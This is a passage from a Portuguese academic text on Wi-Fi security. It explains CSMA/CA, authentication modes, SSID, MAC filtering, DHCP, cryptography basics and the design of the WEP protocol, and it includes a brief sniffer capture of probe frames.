Utiliza um conjunto de regras denominado *Carrier Sense Multiple Access with Collision Avoidance* (CSMA/CA). O esquema de transmissão CSMA/CA funciona do seguinte modo: na primeira transmissão, o transmissor escuta o canal para verificar se está ocupado. Se nenhuma transmissão estiver sendo efetuada, inicia então a primeira transmissão. Após esta ter ocorrido, cada dispositivo é configurado para transmitir a um determinado período de tempo (EARLE, 2006). Deste modo, não há colisões, já que cada dispositivo possui um tempo certo para transmitir. Se a rede ficar ociosa, o canal pára de ser usado e a rede volta ao estado anterior à primeira transmissão. Desta forma, o único momento em que

pode haver colisão nessa arquitetura é na primeira transmissão, quando dois ou mais dispositivos verificam que o canal está livre e transmitem ao mesmo tempo.

Porém quando tal fato ocorre, o CSMA/CA instrui todos os dispositivos conflitantes, exceto um, para recuar e tentar novamente mais tarde, e permite que o dispositivo sobrevivente envie o seu pacote de dados. O CSMA/CA possui um recurso opcional que define um ponto de acesso como um ponto coordenador, capaz de conceder a prioridade para um dispositivo de rede que esteja tentando enviar dados críticos em relação ao tempo.

Uma rede *wi-fi* suporta essas e outras funções na camada MAC, trocando (ou apenas tentando) uma série de *frames* de controle, antes de permitir que as camadas mais elevadas enviem os dados.

1.5 Segurança em Redes *Wi-Fi*

Diferentemente das redes cabeadas, que conhecem o ponto físico de conexão dos dispositivos, as redes *wi-fi* funcionam transmitindo sinais de rádio através do ar, ou seja, dentro do espaço físico abrangente pelo transmissor, qualquer dispositivo pode receber os pacotes de dados, basta este efetuar a escuta na freqüência utilizada. A questão da segurança se mantém evidentemente necessária quando se trata de redes *wi-fi*. Segurança esta que não apenas deve ser tratada de forma lógica, mas sim de forma física, compreendendo que a abrangência dos sinais de rádio ultrapassa, muitas vezes, o espaço físico de cobertura necessário.

E tratando-se de redes sem fio, ao mesmo tempo em que estas tecnologias têm menos limitações geográficas, os riscos associados possuem muito mais aspectos físicos envolvidos que outras tecnologias (RUFINO, 2005). Aspectos antes irrelevantes, como posicionamento de determinados componentes de rede, agora devem ser cuidadosamente estudados, sob o risco de comprometer o bom funcionamento da rede e, principalmente, facilitar o acesso não autorizado e outros tipos de ataques.

Em redes *wi-fi*, deve sempre haver um equilíbrio entre a segurança e a conveniência. Os benefícios de uma conexão *wi-fi* (rapidez e facilidade de acesso a uma rede a partir de um dispositivo móvel) têm seu custo. Para a maioria dos usuários, este custo não excede a conveniência do uso de redes *wi-fi* (uma simples conexão com a internet, por exemplo).

Não menos importante, a segurança lógica é parte fundamental para o bom funcionamento da rede como um todo, trazendo consigo uma gama de tecnologias e soluções para prover um nível adequado de confiabilidade. A seguir, são apresentadas algumas características das redes *wi-fi* em torno da segurança em nível lógico.

1.5.1 Autenticação

Quando se conecta a uma rede *wi-fi*, há a necessidade de se efetuar alguma forma de autenticação. Existem duas formas de autenticação conforme os padrões da IEEE (IEEE, 2007): autenticação de chave aberta (*Open Key Authentication*) e autenticação de chave compartilhada (*Shared Key Authentication*). Segundo a IEEE (2007), em uma rede *wi-fi* pode-se utilizar uma única forma de autenticação ao mesmo tempo, sendo que todos os dispositivos devem utilizar esta mesma forma.

1.5.1.1 *Open Key Authentication*

A autenticação de chave aberta (conhecida também como *Open System*) foi desenvolvida com a intenção de prover uma rede aberta, não requerendo uma chave de segurança conhecida. Deste modo, qualquer dispositivo requerente será aceito na rede. É um sistema de autenticação nulo. Especialistas alertam para que não haja tráfego de informações sigilosas nestas redes, já que não existe qualquer proteção.

A autenticação é realizada da seguinte forma: primeiramente, um dispositivo cliente requisitante envia sinais de sondagem para verificar a existência de autenticadores (pontos de acesso, por exemplo) ao alcance deste. Os autenticadores que recebem estes sinais enviam pacotes de resposta, contendo informações sobre a configuração da conexão (incluindo o valor da força do sinal). Então o dispositivo requisitante avalia as resposta e envia um pacote de requisição de autenticação para o autenticador que estiver com o melhor sinal. Sendo assim, o autenticador envia a resposta da autenticação para o dispositivo requisitante, iniciando (ou não) a comunicação efetiva.

Porém, como segurança se tornou um assunto crescentemente visível, muitos fabricantes perceberam a necessidade de se ter algum tipo de proteção. Isto criou um real problema: propor uma solução que melhora a segurança enquanto se mantém dentro dos padrões de autenticação aberta. Estes esforços conduziram à idéia de usar autenticação aberta, e diferentemente da idéia padrão, esta requerer o uso de uma chave secreta para efetuar a

criptografia dos dados. Na Figura 1.4, é demonstrado um esquema de autenticação de chave aberta.

Figura 1.4 - *Open Key Authentication.*
Fonte: EARLE (2006, p.186).

Em caso de se utilizar uma chave secreta na autenticação *open key*, o modo de funcionamento não se altera em nenhum momento. A diferença fixa-se no fato de que os dados já são enviados criptografados. O CRC (*Cyclic Redundancy Check*) é realizado no recebimento dos dados, verificando assim a consistência destes, ou seja, quando o autenticador (ponto de acesso) e o dispositivo cliente possuem a mesma chave secreta, ambos conhecem o conteúdo recebido (EARLE, 2006). Este último modo não é muito difundido, pois se torna muito parecido com a autenticação de chave compartilhada.

1.5.1.2 *Shared Key Authentication*

A autenticação de chave compartilhada foi criada para ser a mais segura dos dois tipos. Neste modo de autenticação, ambos (requisitante e autenticador) devem conhecer uma chave secreta.

A autenticação é realizada da seguinte forma: primeiramente, um dispositivo cliente requisitante envia sinais de sondagem para verificar a existência de autenticadores (pontos de acesso, por exemplo) ao alcance deste. Os autenticadores que recebem estes sinais enviam pacotes de resposta, contendo informações sobre a configuração da conexão (incluindo o valor da força do sinal). Então o dispositivo requisitante avalia as respostas e envia um pacote

de requisição de autenticação para o autenticador que estiver com o melhor sinal. A partir de então, o autenticador envia um pacote contendo um desafio para requisitante (o pacote de desafio consiste em um pedaço de texto claro). Recebendo este pacote, o requisitante deve então criptografar o desafio, utilizando a chave secreta conhecida por tal, e enviar o pacote resposta para o autenticador. Sendo assim, o autenticador (de conhecimento da chave secreta) efetua o processo inverso, descriptografa o pacote e verifica se o desafio é o mesmo, então envia a resposta da autenticação para o dispositivo requisitante, iniciando (ou não) a comunicação efetiva. Um esquema de autenticação de chave compartilhada é demonstrado na Figura 1.5.

Figura 1.5 - *Shared Key Authentication.*
Fonte: EARLE (2006, p.185).

1.5.2 SSID (*Service Set Identifier*)

Conhecido também como ESSID (*Extentended Service Set Identifier*) ou BSSID (*Basic Service Set Identifier*) (dependendo do tipo de rede em questão), o SSID é a identificação de uma rede *wi-fi*, composta por um conjunto de caracteres alfanuméricos. É através deste nome que os dispositivos *wi-fi* identificam a rede. Quando um dispositivo tentar se conectar a uma rede, este procura um ponto de acesso com o mesmo SSID conhecido em sua configuração, descartando os sinais que possuem um SSID diferente. Se este mesmo dispositivo detectar dois ou mais pontos de acesso com o mesmo SSID, assume que todos

fazem parte da mesma rede (mesmo que em canais diferentes), associando-se ao ponto de acesso que lhe proporciona o sinal mais forte e limpo (ROSS, 2003). Em casos onde haja sobreposição de sinais de redes diferentes com o mesmo SSID, o dispositivo continua considerando que seja a mesma rede. Por isso a importância de se utilizar SSIDs diferentes, e, se possível, o mais desconhecidos possível (não utilizar nomes como “casa”, “*office*”, etc).

Em geral, um ponto de acesso envia sinais SSID em *broadcast* através dos chamados *Beacon Frames*, sinais que informam a existência do ponto de acesso. Estes são detectados pelos dispositivos na região de abrangência, fazendo com que enviem um pedido de conexão. Em um ambiente onde mais de uma WLAN está operando, este processo associa cada dispositivo cliente com a rede correta. Quando o SSID não está presente, ou seja, quando o ponto de acesso não faz *broadcast* do SSID, os dispositivos clientes têm de conhecer previamente os SSIDs dos pontos de acesso disponíveis no ambiente, para, então, requer a conexão. Sendo assim, atua como a primeira linha de defesa contra o acesso não autorizado a uma rede *wi-fi*, pois não se conhecendo o SSID dessa rede, não há como efetuar tal conexão. A configuração de *broadcast* do SSID é configurável nos pontos de acesso (dependendo das funcionalidades de tais).

Um dos problemas é que o SSID não é criptografado e, mesmo que o ponto de acesso não faça *broadcast* do SSID, essa informação pode ser lida através de *softwares sniffers*. Mesmo que o SSID esteja mascarado, toda vez que um dispositivo cliente tentar conectar a uma rede, este envia todas as configurações da conexão, inclusive o SSID, espalhados pelo ar como parte do processo de sondagem (EARLE, 2006). O Quadro 1.3 demonstra o resultado da captação de sinais, utilizando um *software sniffer*, e mostra claramente a obtenção do SSID utilizando esta ferramenta.

Quadro 1.3 - ESSID *Sniffer Capture*

802.11 Beacon	FC=.....,SN= 448,FN= 0,BI=100,SSID=,DS=11
802.11 Probe Req	FC=.....,SN= 689,FN= 0,SSID=AEE
802.11 Probe Req	FC=.....,SN= 690,FN= 0,SSID=AEE
802.11 Beacon	FC=.....,SN= 449,FN= 0,BI=100,SSID=,DS=11
802.11 Probe Req	FC=.....,SN= 691,FN= 0,SSID=AEE
802.11 Probe Req	FC=.....,SN= 692,FN= 0,SSID=AEE
802.11 Probe Req	FC=.....,SN= 693,FN= 0,SSID=AEE
802.11 Probe Rsp	FC=.....,SN= 451,FN= 0,BI=100,SSID=AEE,DS=11
802.11 Probe Rsp	FC=.....,SN= 451,FN= 0,BI=100,SSID=AEE,DS=11
802.11 Probe Req	FC=.....,SN= 694,FN= 0,SSID=AEE
802.11 Probe Rsp	FC=.....,SN= 452,FN= 0,BI=100,SSID=AEE,DS=11
802.11 Probe Req	FC=.....,SN= 695,FN= 0,SSID=AEE
802.11 Probe Rsp	FC=.....,SN= 453,FN= 0,BI=100,SSID=AEE,DS=11

Fonte: EARLE (2006, p.187).

É primordial, em uma rede em que se deseje o mínimo em segurança, que o ponto de acesso seja configurado para que não realize *broadcast* do SSID (porém isso pode comprometer a facilidade de uso e retardar a obtenção da conexão em determinados ambientes). Em conjunto, o SSID deve ser alterado, não utilizando os padrões configurados pelos fabricantes, pois são dados muito conhecidos por possíveis atacantes da rede.

1.5.3 Endereçamento MAC

O endereçamento MAC é o número identificador dos dispositivos de rede. Este endereço é físico, gravado no próprio dispositivo e (supostamente) único em todo o mundo. É atribuído pelo fabricante do dispositivo, controlado pelo IEEE e representado por doze algarismos hexadecimais. Como citado anteriormente, o endereçamento MAC deveria ser único, porém existem técnicas e ferramentas que efetuam a alteração deste endereço, ou seja, pode-se alterar o endereçamento MAC de um dispositivo, apropriando-se ou simplesmente fazendo uso de outro que não o original. Alguns sistemas operacionais permitem, por *default*, a alteração deste em adaptadores de rede sem fio.

Tratando-se de segurança em redes *wi-fi*, uma forma encontrada para restringir o acesso a uma determinada rede é o cadastramento prévio dos dispositivos participantes nos pontos de acesso, conhecido como *Access Control List*, uma lista de controle de acessos baseada no endereçamento MAC dos dispositivos que participam de tal rede. Como este endereço identifica de forma única cada dispositivo de rede, apenas os dispositivos previamente cadastrados terão acesso permitido. Esse mecanismo exige sempre alguma manutenção, que pode ser maior ou menor, de acordo com o fluxo de dispositivos que entra e sai do cadastro, porém é uma boa solução para pequenas redes e ambientes com poucas mudanças (AGUIAR, 2005). Esta mesma técnica pode ser também utilizada pelos dispositivos clientes para conectar com seus pontos de acesso corretos. Alguns programas para acesso permitem identificar o endereço MAC do ponto de acesso, ou seja, o dispositivo pode assim aumentar o grau de certeza que está conectando-se com o ponto de acesso desejado, e não a um clone (ou até mesmo em outro ponto de acesso com maior potência).

As medidas de segurança que utilizam a lista de controle de acesso partem da suposição de que os endereços MAC são únicos, podendo assim distinguir inequivocadamente um dispositivo registrado. Porém esta solução pode ser facilmente burlada por um dispositivo clandestino que identifique o tráfego (que inclui o endereçamento MAC de um dispositivo

cliente) e altere o próprio endereço MAC, fazendo-se passar por um dispositivo cliente legítimo.

Além do método de força bruta, que consiste, neste caso, em alterar sucessivamente o endereço MAC, buscando encontrar um que seja autorizado no controle de acesso, a obtenção de endereços MAC legítimos é realizada por meio de escuta do tráfego da rede. Neste caso é necessário haver comunicação durante o período de escuta e o endereço capturado somente poderá ser utilizado quando o dispositivo legítimo não estiver associado ao ponto de acesso, sendo este desconectado por vontade própria ou sofrendo um ataque de negação de serviço (DoS – *Denial of Service*) que force a desconexão. Outra possibilidade de negação de serviço pode ocorrer caso o dispositivo clandestino configure a própria interface e os endereços MAC válidos previamente capturados para a rede alvo, ao mesmo tempo em que os dispositivos clientes legítimos tentem acessar a rede (RUFINO, 2005).

Esse controle pode servir como um acréscimo de segurança da rede, porém cria um limite no que diz respeito à facilidade de uso de redes *wi-fi* (uma vez que cada dispositivo cliente deva constar na lista de controle de acesso). Como mencionado anteriormente, deve sempre haver um equilíbrio entre a segurança e a conveniência.

1.5.4 DHCP (*Dinamic Host Configuration Protocol*)

O endereço IP, utilizado no protocolo IP (*Internet Protocol*), de forma genérica, pode ser considerado como um conjunto de números que representa o local de um determinado dispositivo em uma rede. A função de um servidor DHCP é fornecer endereços IP dinamicamente para os novos *hosts* que se conectam a uma rede. Isso traz facilidade no uso de uma rede, uma vez que não há a necessidade de configurar manualmente os endereços nos dispositivos clientes. Para que uma comunicação seja realizada com sucesso, é necessário que o dispositivo possua um endereço IP válido, de acordo com a rede a qual está se conectando.

A maioria dos pontos de acesso tem, por *default*, um servidor DHCP integrado, liberando assim os endereços IPs para os dispositivos clientes da rede. Contudo, há um problema relacionado à segurança no uso deste tipo de serviço, uma vez que se um dispositivo clandestino tentar efetuar a conexão na rede, receberá um endereço IP válido para tal. Por isso, o uso de servidores DHCP em WLANs deve ser evitado quando possível, utilizando apenas endereços estáticos. Desativando este serviço, um possível atacante necessita realizar um trabalho mais árduo para conseguir um endereço válido.

1.5.5 Criptografia

Criptografia é normalmente entendida como sendo o estudo dos princípios e das técnicas pelas quais uma informação pode ser transformada da sua forma original para outra ilegível, a menos que seja conhecida uma chave secreta, o que torna difícil a leitura por alguém não autorizado. Sendo assim, apenas o receptor da mensagem pode ler a informação com facilidade (desde que conhecida a correta chave secreta). A criptografia moderna é basicamente formada pelo estudo dos algoritmos criptográficos que podem ser implementados em computadores. Uma informação não-cifragem, que é enviada de um dispositivo para outro, é chamada de texto claro (*plaintext*). Cifragem é o processo de conversão de um texto claro para um código cifrado, o qual se chama texto cifrado, e decifragem o processo contrário.

A criptografia computacional sofreu grande evolução, inclusive no que diz respeito à sua aplicação. Inicialmente ela era usada apenas para garantir o sigilo nas comunicações. Segundo Rufino (2005) e Earle (2006), tem-se quatro objetivos básicos no uso da criptografia:

- Confidencialidade (sigilo): apenas o destinatário autorizado deve ser capaz de extrair o conteúdo da mensagem da sua forma cifrada. Além disso, a obtenção de informação sobre o conteúdo da mensagem não deve ser possível, uma vez que, se o for, torna mais fácil a análise criptográfica.
- Integridade: fidelidade da mensagem ao teor original, sem sofrer qualquer alteração, ou seja, o destinatário deverá ser capaz de determinar se a mensagem foi alterada durante a transmissão.
- Autenticação do remetente: o destinatário deverá ser capaz de identificar o remetente e verificar que foi mesmo ele quem enviou a mensagem.
- Não-repúdio: é a garantia de que uma transação depois de efetuada não pode ser negada, ou seja, não deverá ser possível ao remetente negar o envio da mensagem.

Nem todos os sistemas ou algoritmos criptográficos atingem todos os objetivos. Mesmo em sistemas criptográficos bem concebidos, bem implementados e usados adequadamente, alguns dos objetivos citados não são práticos (ou mesmo desejáveis) em determinadas circunstâncias. Por exemplo, o remetente de uma mensagem pode querer permanecer anônimo, ou o sistema pode destinar-se a um ambiente com recursos computacionais limitados. É primordial lembrar que a criptografia protege os dados, mas acrescenta um pequeno peso à funcionalidade da rede.

A cifragem de uma informação é realizada baseada em dois componentes: um algoritmo criptográfico e uma chave secreta. O algoritmo é responsável por transformar matematicamente um texto claro em um texto cifrado (ou o inverso), utilizando para tal a chave secreta conhecida (RUFINO, 2005). Cada chave distinta faz com que o algoritmo trabalhe de forma ligeiramente diferente. Embora existam algoritmos que dispensem o uso de chaves, sua utilização oferece duas importantes vantagens: a primeira é permitir a utilização do mesmo algoritmo criptográfico para a comunicação com diferentes receptores, apenas trocando a chave, e a segunda é permitir a troca da chave em caso de uma violação, mantendo o mesmo algoritmo. O número de chaves possíveis depende do tamanho (número de bits) da chave envolvida no processo. Os sistemas criptográficos são possíveis em duas formas: Criptografia Simétrica e Criptografia Assimétrica.

1.5.5.1 Criptografia Simétrica

Conhecida também como criptografia convencional, é um sistema criptográfico de chave única, onde uma mesma chave criptográfica é utilizada para cifrar e decifrar as informações. Esta chave é utilizada por ambos interlocutores (remetente e destinatário) e na premissa de que esta é conhecida apenas por eles. O remetente cifra o texto claro com a chave e o destinatário decifra tal mensagem com a mesma chave (AGUIAR, 2005). Na Figura 1.6, é apresentado um esquema de funcionamento de criptografia simétrica. Este sistema é tanto ou mais seguro quanto for a própria chave e o meio em que ela foi conhecida por ambos interlocutores (sempre considerando o local de armazenamento de tal). Geralmente, este método é utilizado em sistemas que necessitam de velocidade. Tendo como base o tempo de processamento, a criptografia simétrica é bastante eficiente, pois seu funcionamento requer um processamento reduzido. No entanto, a criptografia simétrica não é aconselhada para a troca de informações confidenciais e sigilosas, caso não haja um meio de transmissão seguro, mas é muito eficiente para conexões seguras na internet, onde processos computacionais trocam senhas temporárias para algumas transmissões críticas. A criptografia convencional, por si só, é usada como meio de transmitir dados com segurança, porém pode se tornar extremamente cara, simplesmente pela dificuldade de se distribuir as chaves com segurança, e por não fornecer autenticidade. Os algoritmos usados na criptografia simétrica incluem os seguintes:

- RC2, RC4
- 3DES (*Triple Data Encryption Standard*)

- AES (*Advanced Encryption Standard*)



Figura 1.6 - Criptografia Simétrica.
Fonte: http://www.microsoft.com.

1.5.5.2 Criptografia Assimétrica

Conhecida também como criptografia de chave pública, é um sistema criptográfico que utiliza duas chaves diferentes, porém matematicamente relacionadas, para cifrar e decifrar os dados, sendo uma chave usada apenas para criptografar as informações que serão transmitidas ao destino. Essa chave é denominada chave pública, pois é divulgada a todos. Além da chave pública, há também a chave privada, conhecida apenas pelo destinatário da informação e que deve ser mantida em segredo. A cifragem é realizada utilizando a chave pública e a decifragem com a chave privada (CARVALHO, 2005). Como a criptografia assimétrica usa algoritmos mais complexos do que a criptografia simétrica e, como a criptografia assimétrica usa um par de chaves, o processo de criptografia é muito mais lento. Este método possui um desempenho computacional consideravelmente inferior à criptografia convencional, porém tem como a principal vantagem não necessitar de um meio de transmissão confiável.

Com a criptografia assimétrica, somente um interlocutor mantém a chave privada. Todos os outros interlocutores podem acessar a chave pública. As informações cifradas por meio da chave pública só podem ser decifradas pela chave privada. Por outro lado, as informações cifradas por meio da chave privada só podem ser decifradas pela chave pública. Por conseguinte, esse tipo de criptografia fornece confidencialidade e autenticidade (e não repúdio). Para confidencialidade, a chave pública é usada para cifrar mensagens, com isso apenas o proprietário da chave privada pode decifrá-la. Para autenticidade (e/ou repúdio), a chave privada é usada para cifrar mensagens, com isso garante-se que apenas o proprietário da chave privada poderia ter cifrado a mensagem que foi decifrada com a chave pública. Os algoritmos de criptografia usados na criptografia assimétrica incluem os seguintes:

- *Diffie-Hellman key agreement*
- *Rivest-Shamir-Adleman* (RSA)
- DSA (*Digital Signature Algorithm*)

Na Figura 1.7, é demonstrado um esquema de criptografia assimétrica.



Figura 1.7 - Criptografia Assimétrica.
Fonte: http://www.microsoft.com.

1.5.6 Mecanismos de segurança

Para se obter um nível de segurança satisfatório, é preciso implementar controles externos aos dispositivos. Configuração adequada, criptografia, autenticação forte e monitoração dos acessos da rede sem fio são imprescindíveis. A segurança de redes *wi-fi* abrange muito mais fatores do que se possa imaginar, pois é necessário ter um conhecimento razoável de todos os padrões disponíveis e o que eles têm a oferecer e, de acordo com sua aplicação, objetivo e política de segurança, implementar o nível correto. Ser o último padrão desenvolvido e disponível não garante que a segurança será eficiente e que ele será o mais seguro (CARVALHO, 2005). É necessário avaliar todo o conjunto e decidir com base nos equipamentos que irá utilizar e na própria experiência, objetivando a melhor relação custo/benefício. O uso estratégico de tecnologias de segurança deve ser muito bem planejado, visando evitar pontos de vulnerabilidade na segurança da rede.

Alguns mecanismos de segurança em redes *wi-fi* foram citados anteriormente. Estes mecanismos devem, sempre que possível, ser implementados em um nível correto, operando conjuntamente a outros mecanismos. Porém este ainda não é o cenário ideal para uma rede segura. Somente dispositivos autorizados devem ter acesso à rede e isto é obtido através de métodos eficientes de criptografia. Mecanismos de segurança e criptografia são implementados em redes *wi-fi*, aumentando assim a confiabilidade e funcionalidade da rede, bloqueando (ou simplesmente tentando) possíveis ataques. Os protocolos adotados em redes *wi-fi* são o WEP e o WPA (posteriormente o WPA2). Nos capítulos subseqüentes serão abordados estes padrões.

2 PROTOCOLOS DE SEGURANÇA E CRIPTOGRAFIA

2.1 WEP

Abreviatura para *Wired Equivalent Privacy*, o padrão WEP é definido como mecanismo criptográfico de confidencialidade, utilizado para prover um nível de segurança equivalente a das redes cabeadas. É importante ressaltar que esta noção de equivalência faz supor que, como não existe proteção ao conteúdo em redes cabeadas (a proteção deve ser feita por *software* ou *firmware*), se pensou em um mecanismo que tivesse dificuldade de quebra compatível a um acesso físico (RUFINO, 2005).

2.1.1 Características

É um protocolo que oferece criptografia e autenticação. Utiliza algoritmos simétricos, portanto deve haver uma chave criptográfica envolvida no processo, conhecida por ambos os interlocutores, para cifrar e decifrar as informações trafegadas. Entretanto, no WEP, a mesma chave utilizada para cifrar e decifrar as informações é utilizada para autenticar um dispositivo, o que é considerado um risco de segurança (SOARES, 2004). Inserido no protocolo IEEE 802.11, foi criado por um grupo de voluntários, membros do IEEE, sendo ratificado em 1999. O protocolo WEP é utilizado para criptografar informações de um dispositivo cliente até um ponto de acesso, ou seja, as mesmas informações são trafegadas descriptografadas por uma rede cabeada (EARLE, 2006), não sendo mais protegidas por tal protocolo.

Atuando na camada de enlace do modelo OSI, o protocolo WEP propõe-se a atingir três objetivos básicos de segurança:

- Confidencialidade: O objetivo fundamental do WEP é a prevenção de escutas clandestinas, ou seja, prover um nível de segurança adequado para que, em uma possível captação de pacotes em redes sem fio, não possa ser lido o conteúdo destes por dispositivos não autorizados. Apenas o conhecedor da chave criptográfica poderá ter acesso aos dados.
- Autenticidade: permitir um nível de segurança adequado para prover acesso à rede apenas aos dispositivos autorizados.
- Integridade: prover um nível de segurança adequado para prevenir a falsificação das comunicações sem fio, garantindo fidelidade da mensagem ao teor original, sem sofrer qualquer alteração.

Segundo Rufino (2005, p.36), os critérios que foram levados em consideração para o desenho deste protocolo são:

- **Suficientemente forte:** algoritmo deve ser adequado às necessidades do usuário.
- **Auto-sincronismo:** deve permitir a um equipamento entrar na área de cobertura e funcionar com a mínima ou nenhuma intervenção manual.
- **Requerer poucos recursos computacionais**: pode ser implementado por *software* ou em *hardware* e por equipamentos com pouco poder de processamento.
- **Exportável**: deve poder ser exportado dos Estados Unidos e também passível de importação para outros países (no momento da elaboração do padrão, havia restrições para exportação de criptografia; hoje essas restrições estão limitadas a alguns países).
- **De uso opcional**: o mesmo.

O protocolo WEP é baseado no algoritmo criptográfico da RSA *Security*[3], o RC4, projetado por Ron Rivest em 1987. O RC4 é um algoritmo de fluxo, que criptografa as informações à medida que são transmitidas, aumentando assim o seu desempenho. A lógica do algoritmo se manteve secreta até vazar e ser publicada na internet em 2001.

Uma das funções originais do WEP foi ter a encriptação incapaz de ser afetada pela perda de pacotes devido a uma interferência. Isto significa que quando um dispositivo envia dados através do ar e perde o pacote, não há perda para o pacote anterior. Com métodos de segurança mais novos e métodos de segurança de redes cabeadas mais antigos, é comum para

[3] *The Security Division of* EMC, disponível em http://www.rsa.com.

os pacotes seguintes terem uma dependência de encriptação do pacote seguinte ou anterior (EARLE, 2006).

A segurança do WEP é composta por dois elementos: uma chave estática, que deve ser a mesma em todos os dispositivos da rede e um componente dinâmico que, juntos, formam a chave usada para cifrar o tráfego (chave criptográfica). O protocolo não define (nem sugere) de que forma a distribuição da chave estática deve ser realizada, portanto a solução convencional (e mais trabalhosa) é o cadastramento manual desta em todos os dispositivos. Esta chave estática pode ter o tamanho de 40 bits ou 104 bits. Utiliza um vetor de inicialização, ou IV (*Initialization Vector*), de 24 bits como componente dinâmico, que é concatenado à chave estática. Há dois níveis de WEP disponíveis: o primeiro é baseado em uma chave de 40 bits e o IV de 24 bits, gerando assim uma chave de 64 bits; o segundo é baseado em uma chave de 104 bits e o IV de 24 bits, gerando assim uma chave de 128 bits (RUFINO, 2005). Quanto maior for o tamanho da chave, maior será o nível de segurança, porém menor será o desempenho oferecido por tal.

O IV foi incorporado ao WEP para tentar resolver o seguinte problema: quando uma mensagem é cifrada com uma chave fixa, todas as vezes que uma mensagem idêntica for cifrada, terá o mesmo resultado. Com base nisso, um possível atacante da rede poderia montar um alfabeto de equivalências entre o *byte* original e o cifrado e, desta maneira, decifrar todo o tráfego. O IV permite a variação da chave estática em 24 bits, tornando diferente o resultado de mensagens idênticas. Para cada pacote transmitido, um IV diferente é utilizado, sendo este alterado para o próximo pacote. Não há na definição do padrão requerimentos definindo como incrementar ou randomizar a seqüência do IV, sendo este definido pelo fabricante do equipamento. Vale ressaltar que, para que haja uma correta comunicação cifrada, ambos interlocutores devem conhecer a chave ou, neste caso, o IV.

O WEP trata da integridade das informações trafegadas, utilizando o polinômio CRC-32 (*Cyclic Redundance Check*), o qual realiza um cálculo sob os dados a serem enviados e adiciona um ICV (*Integrity Check Value*), conhecido também como *checksum*, para cada carga útil, ou seja, é enviado juntamente aos dados que foram base deste (EARLE, 2006). Dessa forma, o receptor recalcula o *checksum* para garantir que a mensagem não foi alterada durante a comunicação. O CRC-32 é popular por ser simples de implementar em *hardware* de baixo desempenho, simples de ser analisado matematicamente e pela eficiência em detectar erros típicos causados por ruídos em canais de transmissão. Possui um tamanho de 32 bits.

2.1.2 Funcionamento

Como visto anteriormente, a autenticação pode assumir duas formas: *open key* e *shared key*. Atualmente o padrão WEP é capaz de oferecer, em autenticação *open key*, a criptografia dos dados trafegados, onde não ocorre autenticação dos dispositivos. Porém o WEP fornece autenticação *shared key*, onde a mesma chave é utilizada para cifrar as informações, garantindo assim a autenticidade dos dispositivos clientes, mas não garantindo a autenticidade do ponto de acesso. Utiliza a técnica de *challenge-response* (desafio-resposta). O dispositivo cliente solicita autenticação ao ponto de acesso, o qual gera um número aleatório (*challenge*) e envia para o dispositivo cliente que, ao receber, utilizando a chave conhecida, criptografa o *challenge* com o algoritmo RC4. Feito isso, envia o *challenge* criptografado ao ponto de acesso (*response*). Este então descriptografa a resposta com a chave correta e compara o número enviado. Caso essa comparação seja positiva, o ponto de acesso envia para o dispositivo cliente uma mensagem, confirmando o sucesso da autenticação. Na Figura 2.1, é mostrado o esquema de autenticação, utilizando WEP com chave compartilhada.



Figura 2.1 - Autenticação *shared key* utilizando WEP.

O protocolo WEP utiliza o algoritmo criptográfico de fluxo RC4. Utiliza também uma chave estática (usualmente conhecida como chave WEP), que é definida pelo

